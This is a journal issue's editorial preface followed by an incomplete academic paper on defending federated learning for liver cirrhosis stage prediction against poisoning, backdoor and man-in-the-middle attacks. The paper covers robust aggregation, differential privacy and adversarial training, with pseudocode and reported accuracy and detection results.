Editorial Preface

From the Desk of Managing Editor…

It may be difficult to imagine that almost half a century ago we used computers far less sophisticated than current home desktop computers to put a man on the moon. In that 50 year span, the field of computer science has exploded.

Computer science has opened new avenues for thought and experimentation. What began as a way to simplify the calculation process has given birth to technology once only imagined by the human mind. The ability to communicate and share ideas even though collaborators are half a world away and exploration of not just the stars above but the internal workings of the human genome are some of the ways that this field has moved at an exponential pace.

At the International Journal of Advanced Computer Science and Applications it is our mission to provide an outlet for quality research. We want to promote universal access and opportunities for the international scientific community to share and disseminate scientific and technical information.

We believe in spreading knowledge of computer science and its applications to all classes of audiences. That is why we deliver up-to-date, authoritative coverage and offer open access of all our articles. Our archives have served as a place to provoke philosophical, theoretical, and empirical ideas from some of the finest minds in the field.

We utilize the talents and experience of editor and reviewers working at Universities and Institutions from around the world. We would like to express our gratitude to all authors, whose research results have been published in our journal, as well as our referees for their in-depth evaluations. Our high standards are maintained through a double blind review process.

We hope that this edition of IJACSA inspires and entices you to submit your own contributions in upcoming issues. Thank you for sharing wisdom.

Thank you for Sharing Wisdom!

CONTENTS

Enhancing Federated Learning Security with a Defense Framework Against Adversarial Attacks in Privacy-Sensitive Healthcare Applications

Frederick Ayensu, Claude Turner, Isaac Osunmakinde
Department of Computer Science, Norfolk State University, Virginia, USA

***Abstract*—Federated learning (FL) is a cutting-edge method of collaborative machine learning that lets organizations or companies train models without exchanging personal information. Adversarial attacks such as data poisoning, model poisoning, backdoor attacks, and man-in-the-middle attacks could compromise its accuracy and reliability. Ensuring resistance against such risks is crucial as FL gets headway in fields like healthcare, where disease prediction and data privacy are essential. Federated systems lack strong defenses, even though centralized machine learning security has been extensively researched. To secure clients and servers, this research creates a framework for identifying and thwarting adversarial attacks in FL. Using PyTorch, the study evaluates the framework's effectiveness. The baseline FL system achieved an average accuracy of 90.07%, with precision, recall, and F1-scores around 0.9007 to 0.9008, and AUC values of 0.95 to 0.96 under benign conditions. With AUC values of 0.93 to 0.94, the defense-enhanced FL system showed remarkable resilience and maintained dependable classification (precision, recall, F1-scores ~0.8590–0.8598), despite a 4.1% accuracy decline to 85.97% owing to security overhead. With an 84.33% attack detection rate, 99.32% precision, 96.62% accuracy and a low false positive rate of 0.15%, the defense architecture performed exceptionally well in adversarial attacks. Trade-offs were identified via latency analysis: the defense-enhanced system stabilized at 54 to 56 seconds, while the baseline system averaged 13-second rounds. With practical implications for safe, robust machine learning partnerships, these findings demonstrate a balance between accuracy, efficiency and security, establishing the defense-enhanced FL system as a reliable option for privacy-sensitive healthcare applications.**

Keywords*—Federated learning; machine learning; privacy; adversarial attacks; defense framework; global model; healthcare; disease prediction

I. Introduction

Federated Learning (FL) is a collaborative machine learning technique that allows decentralized training while maintaining data security [1, 2]. FL is vulnerable to adversarial attacks that can compromise the integrity of the model, its performance, and the extraction of sensitive information [3]. Defense frameworks, equipped with robust aggregation methods, anomaly detection, and privacy-preserving mechanisms, fortify FL systems against these attacks [4]. By integrating these frameworks, comprehensive solutions can effectively address a wide range of threats simultaneously [5, 6]. Despite efforts, dynamic environments and evolving attacks make it difficult to develop a secure FL system.

A critical challenge in federated learning (FL) is achieving a balance between security, privacy, and model performance, particularly in privacy-sensitive healthcare, where data protection is paramount [7, 8]. Adversarial attacks, such as model poisoning, data tampering, backdoor attacks, and man-in-the-middle attacks, can compromise model integrity and performance, yet existing FL systems often lack robust defenses to counter these threats while maintaining scalability and quality [9, 10]. The scarcity of empirical research on secure FL in healthcare further complicates its adoption, as evolving cyber threats demand adaptable, scalable solutions for real-world deployment.

The primary objective of this research is to develop and evaluate a defense framework that ensures the reliability and safety of FL systems, particularly in the medical field. The research explores various strategies to safeguard FL systems from malicious attacks while preserving scalability, model performance, and data privacy. By achieving this, the framework aims to enhance confidence in FL technologies and foster their wider adoption in privacy-sensitive domains, particularly in healthcare applications such as disease prediction.

The objectives include designing and implementing a defense mechanism against adversarial attacks in FL, implementing privacy-preserving mechanisms that balance security, privacy and model performance, assessing the framework's ability to detect and mitigate attacks while maintaining model accuracy in healthcare scenarios and analyzing scalability and efficiency as FL networks expand. The research questions are: How can we effectively detect and mitigate adversarial attacks in FL without negatively affecting data privacy or model utility? To what extent can the proposed framework detect and protect against adversarial attacks while maintaining model performance and scalability in real-world healthcare environments?

This study suggests a defense-enhanced FL architecture that protects data privacy and model performance from adversarial attacks to meet the urgent demand for secure FL systems in the healthcare industry. Our strategy incorporates sophisticated security features such as adversarial training, differential privacy and Byzantine-robust aggregation which have been verified using a six-phase technique on the Mayo Clinic PBC dataset.

The framework's robust attack detection (84.33% detection rate) and capacity to retain an accuracy of 85.97% under assault settings are demonstrated by experimental findings thus providing a workable solution for privacy-sensitive healthcare applications such as disease prediction. This research improves its dependability for practical implementation by filling a significant gap in secure FL.

The remainder of this study is organized as follows: Section II presents related work, while Section III outlines the proposed methodology. Section IV details the experimental setup, and Section V shares the results and discusses their implications. Finally, Section VI concludes with remarks and suggests future directions for research.

II. Related Work

Edge computing and FL are complementary technologies that aim to address distributed data processing and machine learning challenges. FL addresses privacy and regulatory concerns by enabling model training on dispersed datasets while allowing multiple parties to collaborate on model training while keeping their data localized. Participating devices receive a global model from a central server, which initializes and distributes it. Edge devices train the model using their local data and only communicate model updates to the server [11]. Edge computing, a distributed computing paradigm, moves data storage and processing closer to the data sources [12]. It improves real-time processing, saves bandwidth, and reduces latency. Since the network edge generates substantial volumes of data, edge computing is crucial to FL. Benefits include enhanced data security and privacy, optimized bandwidth, reduced latency, increased reliability in intermittent connectivity, and support for real-time applications and decision-making [13]. FL and edge computing support data privacy by storing sensitive data locally. Edge computing minimizes data transfer, thereby reducing communication overhead, while FL simply requires model updates [14]. Rapid scenario adaptation is made possible by edge devices, which do local training and inference [15]. Architectures like Wu et al.'s [16, 17] hierarchical edge-based FL eliminate communication bottlenecks and improve scalability. Peer-to-peer FL eliminates the central server, while hybrid edge-cloud FL combines cloud and edge computing resources.

Threats originate from clients, communication and servers in FL. Clients face various attacks, including data poisoning, model poisoning, backdoor attacks, Byzantine attacks, Sybil attacks, free-riding, and inference attacks. Vulnerabilities in communication often arise from man-in-the-middle attacks and eavesdropping, which compromise data integrity and confidentiality. The central server faces risks from malicious behaviors, non-robust aggregation methods, and inference attacks [18]. Model poisoning attacks involve malicious participants injecting updates to manipulate the global model. Bhagoji et al. [19] demonstrated that an adversary controlling a single agent can achieve targeted misclassification. These attacks are stealthy and bypass simple anomaly detection. Data poisoning exploits the fact that FL aggregators are unaware of how updates are generated. Demartis [20] showed that even a small number of malicious participants can harm the joint model. Backdoor attacks involve malicious clients embedding hidden patterns in their updates, causing the model to misbehave on specific inputs. Unlike data poisoning, backdoor attacks maintain high accuracy on normal data but only activate under specific conditions. This type of attack exploits FL's decentralized nature. The decentralized architecture of FL makes it challenging to detect malicious updates [18]. The central server has limited visibility into the data of clients and training processes [21]. Edge-based FL introduces security concerns, as edge servers protect edge traffic but can be compromised, potentially impacting connected clients or manipulating aggregated updates. Privacy concerns extend beyond the protection of raw data. Inference attacks, which utilize membership, attribute, and feature inference, can retrieve the original data from model changes [14, 22]. Byzantine-resilient aggregation, differential privacy, secure aggregation protocols and anomaly detection are some of the protection measures that researchers suggest.

FL employs various defense mechanisms to safeguard against security and privacy anomalies at the client, server, and communication levels. At the client level, techniques such as differential privacy and anomaly detection filter malicious updates before aggregation. On the server side, robust aggregation methods like Krum and multi-Krum mitigate the impact of poisoned data and prevent non-robust aggregation issues. In the event of malicious client behavior, Byzantine fault tolerance ensures model integrity. Secure channels protect against eavesdropping and man-in-the-middle attacks, while encryption and moving target defenses enhance data transmission security. Robust aggregation identifies and filters harmful client updates. According to Bhagoji et al. [19], Byzantine-resilient aggregation techniques safeguard against model poisoning attacks but may be vulnerable to highly skilled targeted attacks. These aggregation algorithms statistically analyze client updates to identify outliers or unusual patterns of activity. Differential privacy is a privacy-preserving technique that adds controlled noise to gradients or model updates to maintain individual privacy. Shaheen et al. [11] proposed a client-level differential privacy approach for FL that offers robust privacy assurances without compromising model utility. Edge-specific security solutions address challenges in edge computing environments. Bao et al. [14] proposed a hierarchical edge-based FL architecture with intermediate aggregation layers, reducing communication bottlenecks and enhancing scalability while improving security.

Technologies like FL and Edge Computing are revolutionizing the healthcare industry by addressing challenges related to data security, privacy, and collaborative research. FL utilizes diverse datasets to enhance performance by enabling multiple institutions to train machine learning models without sharing raw patient data. A systematic study conducted by Teo et al. [8] identified 612 articles exploring the application of FL in healthcare, with internal medicine and radiology emerging as the most prevalent specialties. Neural networks and medical imaging are two prevalent models and data types that FL can effectively handle. Notably, only 5.2% of the examined research demonstrated real-life applications, suggesting early clinical use despite the growing interest in this field [8]. FL provides privacy by localizing data, but additional privacy enhancement methods are being developed, such as differential privacy, homomorphic

encryption, and secure multi-party computation to protect against potential privacy breaches during model updates [23]. Kyung Hee University used FL to create a clinical decision support system based on deep learning, thus facilitating extensive data mining and helping medical personnel make precise diagnoses and treatment choices [23]. Drug discovery has also made use of FL; ten pharmaceutical companies and academic universities collaborated to build a big industry-scale FL model for drug discovery without disclosing private data. The combination of Edge Computing with FL improves healthcare AI systems by processing data locally on edge devices, hence lowering latency and decreasing data transmission. For effective privacy-preserving medical research and patient care, FL and edge computing are essential [24]. Differential privacy methods can be successfully applied to clinical and epidemiological research, reproducing diverse health studies in a federated setting while maintaining data privacy.

In the healthcare industry, FL and edge computing improve privacy, minimize latency and boost productivity. Nonetheless, managing communication overhead and computational resources are significant obstacles. Complex machine learning models and substantial processing power are needed for healthcare applications, but edge devices may not be able to meet these demands [8, 25]. Model compression and selective parameter updates are two optimization strategies that save computational load without sacrificing accuracy [8]. Frequent model updates result in communication overhead that raises latency and network traffic [9]. Particularly in large-scale healthcare systems with several devices and institutions hierarchical FL methods with intermediate aggregation nodes improve scalability and lower costs [23]. The performance of FL systems is challenged by data heterogeneity across healthcare devices and institutions. Model bias and decreased generalization result from differences in data distribution, format and quality [10]. Adaptive FL algorithms improve performance in healthcare applications such as medical image analysis and disease prediction by handling non-IID data and adjusting model updates according to local variables [8]. When FL and edge computing integrate with the existing healthcare infrastructure scalability problems arise. Outdated hardware and software may not be compatible with modern FL frameworks [9]. By adjusting to different healthcare scenarios and gradually adding edge computing capabilities, modular FL designs enable institutions to adopt FL and edge computing technologies at their own pace [23]. Security and privacy constraints significantly impact FL systems' performance and scalability. Although FL offers data privacy by default, extra precautions are needed to guard against attacks and breaches [10, 25]. Stronger privacy assurances are offered by privacy-enhancing strategies like secure multi-party computation and differential privacy, but these come with extra communication and computational costs that must be weighed against performance demands.

A. Research Limitations and Identified Gaps

While prior research has advanced the security and application of federated learning (FL), several limitations persist, underscoring gaps that this study addresses. Table I summarizes key limitations in existing work and how our proposed defense-enhanced FL framework overcomes them.

TABLE I. LIMITATIONS OF EXISTING RESEARCH AND GAPS

Existing Research	Methodology	Limitations and Research Gaps
Research paper [19]	Analyzes model poisoning through adversarial lens, focusing on single-agent attacks	Limited to single-agent model poisoning; lacks defenses for multi-agent attacks or diverse attack types like data poisoning and backdoors
Research paper [8]	Systematic review of FL applications in healthcare, analyzing 612 studies	Only 5.2% of FL healthcare studies demonstrate practical applications, indicating a gap in real-world implementation.
Research paper [32]	Employs Byzantine-robust aggregation for federated learning	Byzantine-robust aggregation alone is insufficient to counter data poisoning or backdoor attacks, limiting comprehensive security.
Research paper [36]	Investigates data poisoning in sequential and parallel FL settings	Narrow focus on sequential and parallel FL poisoning, overlooking other attack types like model poisoning and backdoors

III. METHODOLOGY

To achieve the first research objective, the proposed methodology employs adversarial attacks to analyze their impact on FL models for disease prediction. The framework will incorporate cutting-edge techniques such as homomorphic encryption, differential privacy, and adversarial training. The performance of the framework will be evaluated based on its ability to detect and thwart attacks while maintaining high model accuracy and data privacy. The FL environment will be established, and the outcomes of various defensive strategies will be compared to determine the most effective approach. Fig. 1 outlines the research framework.



Fig. 1. Flowchart of research.

The study develops and validates a secure FL defensive framework for healthcare using a six-phase methodology. To identify critical vulnerabilities in the current defenses against risks such as model poisoning and data poisoning, the initial steps involve analyzing adversarial attack patterns and FL frameworks. This process guides the development of a two-tiered defense architecture that integrates server-side security features with client-side safeguards. To evaluate the effectiveness of detection, the system undergoes stress testing using attack scenarios on healthcare datasets. Following attacks, the system iteratively refines security, accuracy, and privacy. The final evaluation is assessed using metrics like attack detection rate, false positive rate, and accuracy. The

framework's practical applicability through encrypted communication is demonstrated through validation in a multi-institutional disease prediction scenario utilizing Kaggle data. Scalability among 2 to 20 healthcare nodes is ensured by ongoing performance monitoring thus maintaining the utility of the model.

A. Dataset Description and Preparation

The Mayo Clinic's 1974 to 1984 study on liver primary biliary cirrhosis (PBC) provided the dataset for this investigation. It was acquired from the UCI Machine Learning Repository and Kaggle [26]. The subject of this dataset is cirrhosis, a severe liver disease brought on by long-term damage caused by hepatitis or sustained alcohol use. The dataset includes attributes such as number of days between registration and the earlier of death, transplantation, or study analysis time, status, drug, age, sex, ascites, hepatomegaly, spiders, edema, bilirubin, cholesterol, albumin, copper, alkaline phosphatase levels, serum glutamic oxaloacetic transaminase levels, triglycerides, platelets, prothrombin and stage. The dataset comprises 25000 records and 19 features and is relevant for analyzing patient survival and disease progression patterns, making it suitable for machine learning models aimed at cirrhosis stage prediction.

There are several crucial elements in the dataset preparation process for FL. Categorical variables are one-hot encoded to ensure model compatibility, and missing values are eliminated to maintain data consistency. StandardScaler from scikit-learn is employed to standardize continuous variables, thereby enhancing model convergence. To adhere to PyTorch's CrossEntropyLoss specifications, the target variable "Stage" undergoes label encoding. Subsequently, the dataset is divided into 90% training and 10% testing sets. The training data is subsequently distributed among twenty clients for the FL setup. These procedures are carried out by the preprocessing function which guarantees that the dataset is clear and appropriate for machine learning model training in this configuration. The distribution of stage classes in the liver cirrhosis dataset reveals a nearly equal split across stages 1, 2, and 3. Stage 2 has the highest count (8441), followed closely by Stage 3 (8294) and Stage 1 (8265).

B. Core Algorithms

The core algorithms that form the basis of our FL system, both in its baseline configuration and with enhanced defense mechanisms are listed below.

1) Baseline FL algorithm: In FL, private data is utilized for on-device local training for each client, such as hospitals. For this multi-class problem of disease stage prediction, clients train using PyTorch's AdamW optimizer and CrossEntropyLoss, executing thirty epochs with a batch size of sixty-four to balance efficiency and learning. To safeguard privacy, model weights are independently created and transmitted to a central server for aggregation. The aggregation process on the server employs weighted averaging, as illustrated in Eq. (1), based on the size of the dataset, where clients with more data have greater influence.

$$\mathbf{w^{t+1}} = \sum_{k=1}^{K} \frac{n_k}{n} \mathbf{w_k^{t+1}} \quad (1)$$

where, $\mathbf{w^{t+1}}$ is the global model's weight vector after aggregation, K is the number of clients, n_k is the number of samples for client k, n is the total number of samples across all clients, and $\mathbf{w_k^{t+1}}$ represents the local model weight vector from client k [27].

Uniform model architecture is assumed with zero padding for discrepancies. The global model is evaluated on a 10% test set using accuracy, precision, recall, and F1-score, which are averaged across classes, i.e., Stages 1, 2, 3. Early stopping halts training if test accuracy improvement drops below $\Delta\_min = 0.001$ over five rounds for efficiency and to prevent overfitting.

2) Defense-Enhanced FL algorithm: Clients perform local training utilizing differential privacy and adversarial training to protect against data leaks and adversarial assaults once the central server initializes and distributes a global model to clients. The global model is updated and checked for any attacks or performance degradation after model updates are safely aggregated using Byzantine-robust techniques to reduce malicious contributions. After that, a centralized test set is used to evaluate the updated model, and early stopping conditions are analyzed to decide whether to continue. To balance efficiency, security and model accuracy throughout the FL lifecycle, this cycle—local training, secure aggregation, verification, evaluation and stopping checks—repeats iteratively until convergence or a predetermined maximum number of rounds is reached. Algorithm 1 shows FL with early stopping.

Algorithm 1 FL with early stopping

```
INITIALIZE global model, defender, best_accuracy, rounds_without_improvement.
for each round (1 to max rounds):
    reset client models and client data sizes.
    for each client:
        validate client data
        train local model with differential privacy and adversarial robustness.
        validate local model
        encrypt and append valid models to client models.
        if defense enabled:
            aggregate models using defender.secure_aggregate.
        skip round if global model fails verification.
evaluate global model
    update best_accuracy if improvement > min_delta; else, increment rounds_without_improvement.
    stop if rounds_without_improvement >= patience.
return final global model
```

3) Secure aggregation: Secure aggregation integrates model updates from multiple clients while protecting individual privacy. The process involves several steps: the server decrypts encrypted model updates using an EncryptionSetup for secure decryption; it then aggregates the updates using trimmed mean aggregation, mitigating malicious updates or outliers; and

preserves the original model parameter shapes for compatibility with the global model architecture; finally, momentum stabilization smooths updates, enhancing convergence (see Algorithm 2).

Algorithm 2 Secure aggregation

```
1: FUNCTION secure_aggregate(global_model, client_models, client_data_sizes):
2:     initialize shapes registry if not already set
3:     Decrypt client models
4:     for each key in global model parameters:
5:       stack all client updates for this key
6:       sort updates
7:       compute trimmed mean by discarding extreme values
8:       update global model parameter with trimmed mean
9:     if best global model exists:
10:        apply momentum stabilization
11:  load updated parameters into global model
12:  return updated global model
```

4) Defense mechanisms: Different algorithms make machine learning systems more secure and resilient, especially in FL settings. While adversarial training strengthens model resilience by using adversarial cases during training differential privacy adds noise to model updates to protect individual privacy. Data validation identifies possible poisoning threats by evaluating data quality through tests for NaN values, outliers and label distribution, while Byzantine-robust aggregation uses trimmed mean aggregation to combat fraudulent updates from compromised clients. Model validation evaluates locally trained models against accuracy, loss, and consistency metrics to identify poisoning, whereas dynamic thresholding filters out suspicious updates using an adaptive interquartile range (IQR) approach. Model verification rollback monitor performance and restore it to a previous state if degradation is found, ensuring global model integrity. When combined, these techniques tackle the issues of integrity, resilience and privacy in distributed learning systems.

Differential Privacy protects individual privacy by adding controlled noise to model updates, as shown in the pseudo-code, where gradients are clipped to a specified norm (clip_norm) and Gaussian noise is added based on a noise_scale parameter. This ensures that the output from the model does not expose unique individual contributions by limiting the influence of any one data point (see Algorithm 3).

Algorithm 3 Differential Privacy

```
1: FUNCTION add_differential_privacy(model, clip_norm, noise_scale):
2:     total_norm = clip_gradients(model, clip_norm)
3:     for param in model.parameters():
4:       if param.grad is not null:
5:           noise = generate_gaussian_noise(param.grad.shape, scale=noise_scale)
6:       param.grad.add_(noise)
7:     return total_norm
```

By creating adversarial instances using the Fast Gradient Sign Method (FGSM), as shown in the pseudo-code, where inputs are disrupted by an epsilon-scaled gradient sign to maximize loss, Adversarial Training improves the robustness of the model. The model is then trained using these instances to increase its resistance to malicious disturbances (see Algorithm 4).

Algorithm 4 Adversarial Privacy

```
1: FUNCTION generate_adversarial_examples(model, loss_fn, x, y, epsilon):
2:     x_adv = x.clone().detach().requires_grad_(True)
3:     outputs = model(x_adv)
4:     loss = loss_fn(outputs, y)
5:     gradients = compute_gradients(loss, x_adv)
6:     x_adv = x_adv + epsilon * sign(gradients)
7:     x_adv = clip(x_adv, 0, 1)
8:     return x_adv.detach()
```

C. Initial FL System

The experimental architecture depicted in Fig. 2 comprises three crucial components: a central server responsible for initiating and updating the global model using the Federated Averaging (FedAvg) algorithm, clients representing healthcare institutions that train local models on their datasets and subsequently transmit updates to the server, and secure communication channels that facilitate the transmission of model updates between the server and clients.



Fig. 2. Initial FL system setup.

The setup is an FL environment using a healthcare dataset. It consists of a central server and multiple clients, each with a local dataset. The central server manages the global model. It distributes an initial model to all clients, initiates local training, and collects model updates, i.e., weight and bias updates from clients. The server aggregates these updates to create an improved global model, redistributes it to clients and iteratively improves the model until the accuracy stops significantly improving when steady state is reached. This process is visualized with color-coded lines: orange for initial global model distribution, blue for local model updates and red for the aggregated global model distribution.

The neural network global model in Fig. 3 was designed for multi-class disease stage classification. It comprises an input layer that receives preprocessed feature vectors, followed by three fully connected hidden layers. Each hidden layer has 256,

128, and 64 neurons, respectively. These layers employ ReLU activation and dropout (rate 0.1) to enhance learning and mitigate overfitting. The output layer consists of three neurons and employs softmax activation to generate class probabilities. The model is appropriate for FL across a variety of computational resources since it makes use of CrossEntropyLoss, regularized by weight decay and optimized with AdamW.



Fig. 3. Neural network architecture for Cirrhosis stage prediction.

The decentralized organization depicted in Fig. 4 is modeled by the FL training procedure. Each client employs PyTorch's AdamW optimizer and CrossEntropyLoss to train a local model on its dataset for thirty epochs, with a batch size of sixty-four. After training, clients transmit their model weights to the central server, which employs the weighted averaging technique Eq. (1) to aggregate them. The accuracy, precision, recall, and F1-score of the global model are evaluated using macro-averages across disease stages (1, 2, 3). To optimize efficiency and prevent overfitting, an early stopping mechanism terminates training if the test accuracy does not substantially increase (Δ_min=0.001) over five rounds.



Fig. 4. FL System workflow.

D. Defense-Enhanced FL System

The Defense-Enhanced FL framework protects against adversarial threats while ensuring data privacy and maintaining the utility of the model (see Fig. 5).



Fig. 5. FL System defense framework.

Server-side defenses employ anomaly detection, robust aggregation, and global model verification to safeguard against adversarial threats. In contrast, client-side defenses utilize differential privacy, adversarial training, and local validation to guarantee secure contributions to the global model.

1) Anomaly detection. The server utilizes robust z-score calculation and dynamic thresholding techniques to identify and eliminate outliers. Robust z-score is achieved using Eq. (2) and dynamic thresholding with Eq. (3).

$$Z_i = \frac{|x_i - \tilde{x}|}{MAD + \epsilon} \quad (2)$$

where, x_i represents the parameter values, $\tilde{x}$ is the median, MAD is the median absolute deviation, and ϵ is a small constant to prevent division by zero [29].

$$\text{Upper Bound} = Q_3 + \text{Sensitivity} \times \text{IQR} \quad (3)$$

Here, Q_3 is the third quartile and Sensitivity controls the threshold's strictness [30].

2) Byzantine-robust aggregation. Trimmed Mean Aggregation removes extreme values from client updates before averaging to minimize the impact of outliers, as illustrated in Eq. (4). Momentum Stabilization merges the current global model with historical models to enhance robustness, as per Eq. (5).

$$\theta_{global} = \frac{1}{|S|}\sum_{i \epsilon S} \theta_i \quad (4)$$

where, θ_{global} is the gobal model, θ_i is a client model and S represents the set of trimmed client updates after removing a percentage of extreme values based on the trim ratio [31].

$$\theta_{stabilized} = (1-\alpha)\cdot\theta_{current} + \alpha\cdot\theta_{historical} \quad (5)$$

Here, α controls the influence of past models on the current update [32].

3) Global model verification. The server continuously validates the global model's quality using validation datasets. If the accuracy drops significantly, a rollback mechanism automatically restores the previously validated model state.

4) Differential privacy. This ensures that individual data points are not inferred from model updates by adding noise to gradients during local training. This is accomplished through gradient clipping using Eq. (6) and noise addition using Eq. (7), which strikes a balance between privacy and model accuracy.

$$g' = \frac{g}{\max\left(1, \frac{||g||_2}{C}\right)} \quad (6)$$

where, g is the gradient vector and C is the clipping norm.

$$g'' = g' + N(0, \sigma^2) \quad (7)$$

Here, N is a Gaussian distribution, σ controls the noise scale, balancing privacy and model accuracy.

5) Adversarial training. This approach exposes the model to adversarial examples during local training, enhancing its resilience to evasion attacks without compromising performance on clean data, as demonstrated in Eq. (8).

$$x_{adv} = x + \epsilon \cdot \text{sign}\left(\nabla_x L(f(x;\theta), y)\right) \quad (8)$$

where, x_{adv} is the adversarial example, x is the original input, y is the label, $f(x;\theta)$ is the model prediction, L is the loss function and ϵ controls perturbation magnitude.

6) Client data validation. Clients validate local datasets for anomalies and poisoning attempts before training. This ensures that the local models are not corrupted. Outlier detection and label distribution checks are performed to achieve this [Eq. (9)].

$$Q1 - k \cdot IQR < x < Q3 + k \cdot IQR \quad (9)$$

where, Q1 and Q3 are the first and third quartiles, respectively, IQR = Q3-Q1 and k for strict filtering.

7) Local model verification. Clients validate trained models using validation data to ensure minimum accuracy, consistency, and robustness against adversarial inputs as seen in Eq. (10).

$$C_{adv} = \frac{\sum_{i=1}^{N}\left(\hat{y}_i == \hat{y}_{adv,i}\right)}{N} \quad (10)$$

where, C_{adv} is adversarial accuracy, N is the total samples, $\hat{y}_i$ is the predicted label for the original input and $\hat{y}_{adv,i}$ is the predicted label for adversarial input.

8) Communication encryption and secure aggregation. Additive noise encryption is employed to establish secure communication between clients and the server. Encrypted updates are aggregated from multiple clients without revealing individual contributions. This ensures that even if an adversary gains access to updates on the server side, they cannot reconstruct individual updates due to the added noise.

E. Attack Setup

Data poisoning attacks corrupt training data to manipulate a model's behavior, posing a unique threat in federated learning (FL) due to malicious clients lacking direct access to the central model. In this framework, a function employs a label flipping technique. This technique involves changing a predetermined percentage of labels (determined by the poison ratio parameter) to false values using a simple increment with modulo operation and a random selection procedure. The altered dataset is then returned with an "is_malicious" flag to mimic detection mechanisms, while the randomization aids in avoiding detection. These attacks have serious repercussions, as they can lower model accuracy, produce inaccurate data associations, and even open backdoors for certain misclassifications.

Model poisoning attacks target the integrity of FL by altering model updates from malicious clients, directly affecting the aggregation process. The framework's implementation involves adding random noise to model parameters, controlled by the attack_strength parameter, which adjusts the perturbation's intensity. This ensures that the poisoned model remains structurally compatible with the system. Similar to data poisoning, model poisoning attacks include an "is_malicious" flag for detection. These attacks can severely impair the global model's performance, introduce hard-to-detect backdoors or biases, and potentially cause targeted misclassifications, making them formidable challenges in FL environments.

Backdoor attacks aim to embed hidden triggers in the global model, causing misclassifications only when specific patterns are present while preserving accuracy on normal data. To mimic this behavior, the framework reassigns a target label to a subset of training data that has a trigger pattern added to it, as specified by the backdoor_ratio parameter. The function returns the modified dataset with an "is_malicious" flag, ensuring that the subtle yet reliable trigger remains concealed. These attacks pose a significant risk because they can activate under specific conditions undetected, leading to persistent vulnerabilities that are challenging to identify or eliminate, even with additional training.

Man-in-the-middle (MITM) attacks threaten FL by intercepting and modifying communications between clients and the server, which is set up in the framework to test system resilience. In addition to handling both encrypted and unencrypted arguments while maintaining system compatibility, the attack function incorporates an "is_malicious" flag and modifies model updates by introducing noise scaled by attack_strength. MITM attacks highlight the importance of robust security measures in FL systems, as they can gradually degrade the global model, compromise process integrity, and potentially enable model poisoning or backdoor insertion through persistent update manipulation.

F. Evaluation Metrics

1) FL model performance metrics. The performance of the FL system is evaluated using the following four key metrics:

a) Accuracy: The overall correctness of the model's predictions, which is calculated as the ratio of correctly classified instances to the total number of instances [28] [see Eq. (11)]:

$$\text{Accuracy} = \frac{TP + TN}{TP + TN + FP + FN} \quad (11)$$

where, TP stands for True Positives, TN for True Negatives, FP for False Positives and FN for False Negatives.

b) Precision: This evaluates the proportion of correctly predicted positive cases out of all predicted positive cases. It is particularly useful in scenarios, where false positives are costly, [see Eq. (12)]:

$$\text{Precision} = \frac{TP}{TP + FP} \quad (12)$$

